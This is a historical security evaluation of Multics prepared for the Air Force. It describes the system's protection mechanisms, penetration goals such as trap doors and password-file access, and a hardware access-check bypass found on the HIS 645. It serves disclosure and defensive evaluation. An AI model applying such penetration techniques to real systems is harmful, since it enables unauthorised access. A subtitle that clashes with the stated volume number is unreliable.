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MULTICS SECURITY EVALUATION: VULNERABILITY ANALYSIS

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Vol. IV: Exemplary Performance under Demanding Workload

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20. ABSTRACT *(Continue on reverse side if necessary and identify by block number)*

A security evaluation of Multics for potential use as a two-level (Secret/Top Secret) system in the Air Force Data Services Center (AFDSC) is presented. An overview is provided of the present implementation of the Multics Security controls. The report then details the results of a penetration exercise of Multics on the HIS 645 computer. In addition, preliminary results of a penetration exercise of Multics on the new HIS 6180 computer are presented. The report concludes that Multics as implemented today is not (Con't on reverse)

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19. KEY WORDS

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Security Kernels
Security Penetration
Security Testing
Segmentation
Time-sharing
Virtual Memory

20. ABSTRACT

certifiably secure and cannot be used in an open use multi-level system. However, the Multics security design principles are significantly better than other contemporary systems. Thus, Multics as implemented today, can be used in a benign Secret/Top Secret environment. In addition, Multics forms a base from which a certifiably secure open use multi-level system can be developed.

PREFACE

This is Volume II of a 4 volume report prepared for the Air Force Data Services Center (AFDSC) by the Information Systems Technology Applications Office, Deputy for Command and Management Systems, Electronic Systems Division (ESD/MCI). The entire report represents an evaluation and recommendation of the Honeywell Multics system carried out under Air Force Project 6917 from March 1972 to June 1973. Work proceeding after June 1973 is briefly summarized. Work described in this volume was performed by personnel at ESD/MCI with support from the MITRE Corporation. Computer facilities at the Rome Air Development Center and the Massachusetts Institute of Technology were used in the evaluation effort.

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References in parentheses (2) are to footnotes. References in angle brackets <AND73> are to other documents listed at the end of this report.

SECTION I

INTRODUCTION

1.1 Status of Multi-Level Security

A major problem with computing systems in the military today is the lack of effective multi-level security controls. The term multi-level security controls means, in the most general case, those controls needed to process several levels of classified material from unclassified through compartmented top secret in a multi-processing multi-user computer system with simultaneous access to the system by users with differing levels of clearances. The lack of such effective controls in all of today's computer operating systems has led the military to operate computers in a closed environment in which systems are dedicated to the highest level of classified material and all users are required to be cleared to that level. Systems may be changed from level to level, but only after going through very time consuming clearing operations on all devices in the system. Such dedicated systems result in extremely inefficient equipment and manpower utilization and have often resulted in the acquisition of much more hardware than would otherwise be necessary. In addition, many operational requirements cannot be met by dedicated systems because of the lack of information sharing. It has been estimated by the Electronic Systems Division (ESD) sponsored Computer Security Technology Panel <AND73> that these additional costs may amount to $100,000,000 per year for the Air Force alone.

1.2 Requirement for Multics Security Evaluation

This evaluation of the security of the Multics system was performed under Project 6917, Program Element 64708F to meet the requirements of the Air Force Data Services Center (AFDSC). AFDSC must provide responsive interactive time-shared computer services to users within the Pentagon at all classification levels from unclassified to top secret. AFDSC in particular did not wish to incur the expense of multiple computer systems nor the expense of encryption devices for remote terminals which would otherwise be processing only unclassified material. In a separate study completed in February 1972, the Information Systems Technology Applications Office, Electronic Systems Division (ESD/MCI) identified the Honeywell Multics system as a candidate to meet both

AFDSC's multi-level security requirements and highly responsive advanced interactive time-sharing requirements.

1.3 Technical Requirements for Multi-Level Security

The ESD-sponsored Computer Security Technology Planning Study <AND73> outlined the security weaknesses of present day computer systems and proposed a development plan to provide solutions based on current technology. A brief summary of the findings of the panel follows.

1.3.1 Insecurity of Current Systems

The internal controls of current computers repeatedly have been shown insecure through numerous penetration exercises on such systems as GCOS <AND71>, WWMCCS GCOS <ING73, JTSA73>, and IBM OS/360/370 <GOH72>. This insecurity is a fundamental weakness of contemporary operating systems and cannot be corrected by "patches", "fix-ups", or "add-ons" to those systems. Rather, a fundamental reimplementation using an integrated hardware/software design which considers security as a fundamental requirement is necessary. In particular, steps must be taken to ensure the correctness of the security related portions of the operating system. It is not sufficient to use a team of experts to "test" the security controls of a system. Such a "tiger team" can only show the existence of vulnerabilities but cannot prove their non-existence.

Unfortunately, the managers of successfully penetrated computer systems are very reluctant to permit release of the details of the penetrations. Thus, most reports of penetrations have severe (and often unjustified) distribution restrictions leaving very few documents in the public domain. Concealment of such penetrations does nothing to deter a sophisticated penetrator and can in fact impede technical interchange and delay the development of a proper solution. A system which contains vulnerabilities cannot be protected by keeping those vulnerabilities secret. It can only be protected by the constraining of physical access to the system.

1.3.2 Reference Monitor Concept

The ESD Computer Security Technology Panel introduced the concept of a "reference monitor". This reference monitor is that hardware/software combination which must monitor <u>all</u> references by any program to any

data anywhere in the system to ensure that the security rules are followed. Three conditions must be met to ensure the security of a system based on a reference monitor.

a. The monitor must be tamper proof.

b. The monitor must be invoked for every reference to data anywhere in the system.

c. The monitor must be small enough to be proven correct.

The stated design goals of contemporary systems such as GCOS or OS/360 are to meet the first requirement (albeit unsuccessfully). The second requirement is generally not met by contemporary systems since they usually include "bypasses" to permit special software to operate or must suspend the reference monitor to provide addressability for the operating system in exercising its service functions. The best known of these is the bypass in OS/360 for the IBM supplied service aid, IMASPZAP (SUPERZAP). <IBM70> Finally and most important, current operating systems are so large, so complex, and so monolithic that one cannot begin to attempt a formal proof or certification of their correct implementation.

1.3.3 Hypothesis: Multics is "Secureable"

The computer security technology panel identified the general class of descriptor driven processors (1) as extremely useful to the implementation of a reference monitor. Multics, as the most sophisticated of the descriptor-driven systems currently available, was hypothesized to be a potentially secureable system; that is, the Multics design was sufficiently well-organized and oriented towards security that the concept of a reference monitor could be implemented for Multics without fundamental changes to the facilities seen by Multics users. In particular, the Multics ring mechanism could protect the monitor from malicious or inadvertent tampering, and the Multics segmentation could

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(1) Descriptor driven processors use some form of address translation through hardware interpretation of descriptor words or registers. Such systems include the Burroughs 6700, the Digital Equipment Corp. PDP-11/45, the Data General Nova 840, the DEC KI-10, the HIS 6180, the IBM 370/158 and 168, and several others not listed here.

enforce monitor mediation on every reference to data. However, the question of certifiability had not as yet been addressed in Multics. Therefore the Multics vulnerability analysis described herein was undertaken to:

a. Examine Multics for potential vulnerabilities.

b. Identify whether a reference monitor was practical for Multics.

c. Identify potential interim enhancements to Multics to provide security in a benign (restricted access) environment.

d. Determine the scope and dimension of a certification effort.

1.4 Sites Used

The vulnerability analysis described herein was carried out on the HIS 645 Multics Systems installed at the Massachusetts Institute of Technology and at the Rome Air Development Center. As the HIS 6180, the new Multics processor, was not available at the time of this study. This report will describe results of analysis of the HIS 645 only. Since the completion of the analysis, work has started on an evaluation of the security controls of Multics on the HIS 6180. Preliminary results of the work on the HIS 6180 are very briefly summarized in this report, to provide an understanding of the value of the evaluation of the HIS 645 in the context of the new hardware environment.

SECTION II

MULTICS SECURITY CONTROLS

This section provides a brief overview of the basic Multics security controls to provide necessary background for the discussion of the vulnerability analysis. However, a rather thorough knowledge of the Multics implementation is assumed throughout the rest of this document. More complete background material may be found in Lipner <LIP74>, Saltzer <SAL73>, Organick <ORG72>, and the Multics Programmers' Manual <MPM73>.

The basic security controls of Multics fall into three major areas: hardware controls, software controls, and procedural controls. This overview will touch briefly on each of these areas.

2.1 Hardware Security Controls

2.1.1 Segmentation Hardware

The most fundamental security controls in the HIS 645 Multics are found in the segmentation hardware. The basic instruction set of the 645 can directly address up to 256K (2) distinct segments (3) at any one time, each segment being up to 256K words long. (4) Segments are broken up into 1K word pages (5) which can be moved between primary and secondary storage by software, creating a very large virtual memory. However, we will not treat paging throughout most of this evaluation as it is transparent to security. Paging must be implemented

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(2) 1K = 1024 units.

(3) Current software table sizes restrict a process to about 1000 segments. However, by increasing these table sizes, the full hardware potential may be used.

(4) The 645 software restricted segments to 64K words for efficiency reasons.

(5) The 645 hardware also supports 64 word pages which were not used. The 6180 supports only a single page size which can be varied by field modification from 64 words to 4096 words. Initially, a size of 1024 words is being used. The supervisors on both the 645 and 6180 use unpaged segments of length 0 mod 64.

correctly in a secure system. However, bugs in page control are generally difficult to exploit in a penetration, because the user has little or no control over paging operations.

Segments are accessed by the 645 CPU through segment descriptor words (SDW's) that are stored in the descriptor segment (DSEG). (See Figure 1.) To access segment N, the 645 CPU uses a processor register, the descriptor segment base register (DBR), to find the DSEG. It then accesses the Nth SDW in the DSEG to obtain the address of the segment and the access rights currently in force on that segment for the current user.

Each SDW contains the absolute address of the page table for the segment and the access control information. (See Figure 2.) The last 6 bits of the SDW determine the access rights to the segment - read, execute, write, etc. (6) Using these access control bits, the supervisor can protect the descriptor segment from unauthorized modification by denying access in the SDW for the descriptor segment.

2.1.2 Master Mode

To protect against unauthorized modification of the DBR, the processor operates in one of two states - master mode and slave mode. In master mode any instruction may be executed and access control checks are inhibited. (7) In slave mode, certain instructions including those which modify the DBR are inhibited. Master mode procedure segments are controlled by the class field in the SDW. Slave mode procedures may transfer to master mode procedures only through word zero of the master mode procedure to prevent unrestricted invocation of privileged programs. It is then the responsibility of the master mode software to protect itself from malicious calls by placing suitable protective routines beginning at location zero.

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(6) A more detailed description of the SDW format may be found in the 645 processor manual <AGB71>.

(7) The counterpart of master mode on the HIS 6180 called privileged mode does not inhibit access control checking.



Figure 1. Segmentation Hardware



Figure 2. SDW Format

2.2 Software Security Controls

The most outstanding feature of the Multics security controls is that they operate on a basis of "form" rather than the classical basis of "content". That is to say, the Multics controls are based on operations on a uniform population of well defined objects, as opposed to the classical controls which rely on anticipating all possible types of accesses and make security essentially a battle of wits.

2.2.1 Protection Rings

The primary software security control on the 645 Multics system is the ring mechanism. It was originally postulated as desirable to extend the traditional master/slave mode relationship of conventional machines to permit layering within the supervisor and within user code (see Graham <GRA68>). Eight concentric rings of protection, numbered 0 - 7, are defined with

higher numbered rings having less privilege than lower numbered rings, and with ring 0 containing the "hardcore" supervisor. (8) Unfortunately, the 645 CPU does not implement protection rings in hardware. (9) Therefore, the eight protection rings are implemented by providing eight descriptor segments for each process (user), one descriptor segment per ring. Special fault codes are placed in those SDW's which can be used for cross-ring transfers so that ring 0 software can intervene and accomplish the descriptor segment swap between the calling and called rings.

2.2.2 Access Control Lists

Segments in Multics are stored in a hierarchy of directories. A directory is a special type of segment that is not directly accessible to the user and provides a place to store names and other information about subordinate segments and directories. Each segment and directory has an access control list (ACL) in its parent directory entry controlling who may read (r), write (w), or execute (e) the segment or obtain status (s) of, modify (m) entries in, or append (a) entries to a directory. For example in Figure 3, the user Jones.Druid has read permission to segment ALPHA and has null access to segment BETA. However, Jones.Druid has modify permission to directory DELTA, so he can give himself access to segment BETA. Jones.Druid cannot give himself write access to segment ALPHA, because he does not have modify permission to directory GAMMA. In turn, the right to modify the access control lists of GAMMA and DELTA is controlled by the access control list of directory EPSILON, stored in the parent of EPSILON. Access control security checks for segments are enforced by the ring 0 software by setting the appropriate bits in the SDW at the time that a user attempts to add a segment to his address space.

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(8) The original design called for 64 rings, but this was reduced to 8 in 1971.

(9) One of the primary enhancements of the HIS 6180 is the addition of ring hardware <SCHR72> and a consequent elimination of the need for master mode procedures in the user ring.



Figure 3. Directory Hierarchy

2.2.3 Protected Access Identification

In order to do access checking, the ring 0 software must have a protected, non-forgeable identification of a user to compare with the ACL entries. This ID is established when a user signs on to Multics and is stored in the process data segment (PDS) which is accessible only in ring 0 or in master mode, so that the user may not tamper with the data stored in the PDS.

2.2.4 Master Mode Conventions

By convention, to protect master mode software, the original design specified that master mode procedures were not to be used outside ring 0. If the master mode procedure ran in the user ring, the master mode procedure itself would be forced to play the endless game of wits of the classical supervisor call. The master mode procedure would have to include code to check for all possible combinations of input arguments, rather than relying on a fundamental set of argument independent security controls. As an aid (or perhaps hindrance) to playing the game of wits, each master mode procedure must have a master mode pseudo-operation code assembled into location 0. The master mode pseudo-operation generates code to test an index register for a value corresponding to an entry point in the segment. If the index register is invalid, the master mode pseudo-operation code saves the registers for debugging and brings the system down.

2.3 Procedural Security Controls

2.3.1 Enciphered Passwords

When a user logs in to Multics, he types a password as his primary authentication. Of course, the access control list of the password file denies access to regular users of the system. In addition, as a protection against loss of a system dump which could contain the password file, all passwords are stored in a "non-invertible" cipher form. When a user types his password, it is enciphered and compared with the stored enciphered version for validity. Clear text passwords are

stored nowhere in the system.

2.3.2 Login Audit Trail

Each login and logout is carefully audited to check for attempts to guess valid user passwords. In addition, each user is informed of the date, time and terminal identification (if any) of last login to detect past compromises of the user's access rights. Further, the user is told the number of times his password has been given incorrectly since its last correct use.

2.3.3 Software Maintenance Procedures

The maintenance of the Multics software is carried out online on a dial-up Multics facility. A systems programmer prepares and nominally debugs his software for installation. He then submits his software to a library installer who copies and recompiles the source in a protected directory. The library installer then checks out the new software prior to installing it in the system source and object libraries. Ring 0 software is stored on a system tape that is reloaded into the system each time it is brought up. However, new system tapes are generated from online copies of the ring 0 software. The system libraries are protected against modification by the standard ACL mechanism. In addition, the library installers periodically check the date/time last modified of all segments in the library in an attempt to detect unauthorized modifications.

SECTION III

VULNERABILITY ANALYSIS

3.1 Approach Plan

It was hypothesized that although the fundamental design characteristics of Multics were sound, the implementation was carried out on an ad hoc basis and had security weaknesses in each of the three areas of security controls described in Section II - hardware, software, and procedures.

The analysis was to be carried out on a very limited basis with a less than one-half man month per month level of effort. Due to the manpower restrictions, a goal of one vulnerability per security control area was set. The procedure followed was to postulate a weakness in a general area, verify the weakness in the system, experiment with the weakness on the Rome Air Development Center (RADC) installation, and finally, using the resulting debugged penetration approach, exploit the weakness on the MIT installation.

An attempt was to be made to operate with the same type of ground rules under which a real agent would operate. That is, with each penetration, an attempt would be made to extract or modify sensitive system data without detection by the system maintenance or administrative personnel.

Several exploitations were successfully investigated. These included changing access fields in SDW's, changing protected identities in the PDS, inserting trap doors into the system libraries, and accessing the system password file.

3.2 Hardware Vulnerabilities

3.2.1 Random Failures

One area of significant concern in a system processing multi-level classified material is that of random hardware failures. As described in Section 2.1.1, the fundamental security of the system is dependent on the correct operation of the segmentation hardware. If this hardware is prone to error, potential security vulnerabilities become a significant problem.

To attempt a gross measure of the rate of security sensitive component failure, a procedure called the "subverter" was written to sample the security sensitive hardware on a frequent basis, testing for component failures which could compromise the security controls. The subverter was run in the background of an interactive process. Once each minute, the subverter received a timer interrupt and performed one test from the list described below. Assuming the test did not successfully violate security rules, the subverter would go to sleep for one minute before trying the next test. A listing of the subverter may be found in Appendix A.

The subverter was run for 1100 hours in a one year period on the MIT 645 system. The number of times each test was attempted is shown in Table 1. During the 1100 operating hours, no security sensitive hardware component failures were detected, indicating good reliability for the 645 security hardware. However, two interesting anomalies were discovered in the tests. First, one undocumented instruction (octal 471) was discovered on the 645. Experimentation indicated that the new instruction had no obvious impact on security, but merely seemed to store some internal register of no particular interest. The second anomaly was a design error resulting in an algorithmic failure of the hardware described in Section 3.2.2.

TABLE 1

Subverter Test Attempts

1100 Operating Hours

	Test Name	# Attempts
1.	Clear Associative Memory	3526
2.	Store Control Unit	3466
3.	Load Timer Register	3444
4.	Load Descriptor Base Register	3422
5.	Store Descriptor Base Register	3403
6.	Connect I/O Channel	3378
7.	Delay Until Interupt Signal	3359
8.	Read Memory Controller Mask Register	3344
9.	Set Memory Controller Mask Register	3328
10.	Set Memory Controller Interrupt Cells	3309
11.	Load Alarm Clock	3289
12.	Load Associative Memory	3259
13.	Store Associative Memory	3236
14.	Restore Control Unit	3219
15.	No Read Permission	3148
16.	No Write Permission	3131
17.	XED - No Read Permission	3113
18.	XED - No Write Permission	3098
19.	Tally Word Without Write Permission	3083
20.	Bounds Fault <64K	2398
21.	Bounds Fault >64K	2368
22.	Illegal Opcodes	2108

Tests 1-14 are tests of master mode instructions. Tests 15 and 16 attempt simple violation of read and write permission as set on segment ACL's. Tests 17 and 18 are identical to 15 and 16 except that the faulting instructions are reached from an Execute Double instruction rather than normal instruction flow. Test 19 attempts to increment a tally word that is in a segment without write permission. Tests 20 and 21 take out of bounds faults on segments of zero length, forcing the supervisor to grow new page tables for them. Test 22 attempts execution of all the instructions marked illegal on the 645.

3.2.2 Execute Instruction Access Check Bypass

While experimenting with the hardware subverter, a sequence of code (10) was observed which would cause the hardware of the 645 to bypass access checking. Specifically, the execute instruction in certain cases described below would permit the executed instruction to access a segment for reading or writing without the corresponding permissions in the SDW.

This vulnerability occurred when the execute instruction was in certain restricted locations of a segment with at least read-execute (re) permission. (See Figure 4.) The execute instruction then referenced an object instruction in word zero of a second segment with at least R permission. The object instruction indirected through an ITS pointer in the first segment to access a word for reading or writing in a third segment. The third segment was required to be "active"; that is, to have an SDW pointing to a valid page table for the segment. If all these conditions were met precisely, the access control fields in the SDW of the third segment would be ignored and the object instruction permitted to complete without access checks.

The exact layout of instructions and indirect words was crucial. For example, if the object instruction used a base register rather than indirecting through the segment containing the execute instruction (i.e., staq ap|0 rather than staq 6,*), then the access checks were done properly. Unfortunately, a complete schematic of the 645 was not available to determine the exact cause of the bypass. In informal communications with Honeywell, it was indicated that the error was introduced in a field modification to the 645 at MIT and was then made to all processors at all other sites.

This hardware bug represents a violation of one of the most fundamental rules of the Multics design - the checking of every reference to a segment by the hardware. This bug was not caused by fundamental design problems. Rather, it was caused by carelessness by the hardware engineering personnel.

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(10) The subverter was designed to test sequences of code in which single failures could lead to security problems. Some of these sequences exercised relatively complex and infrequently used instruction modifications which experience had shown were prone to error.

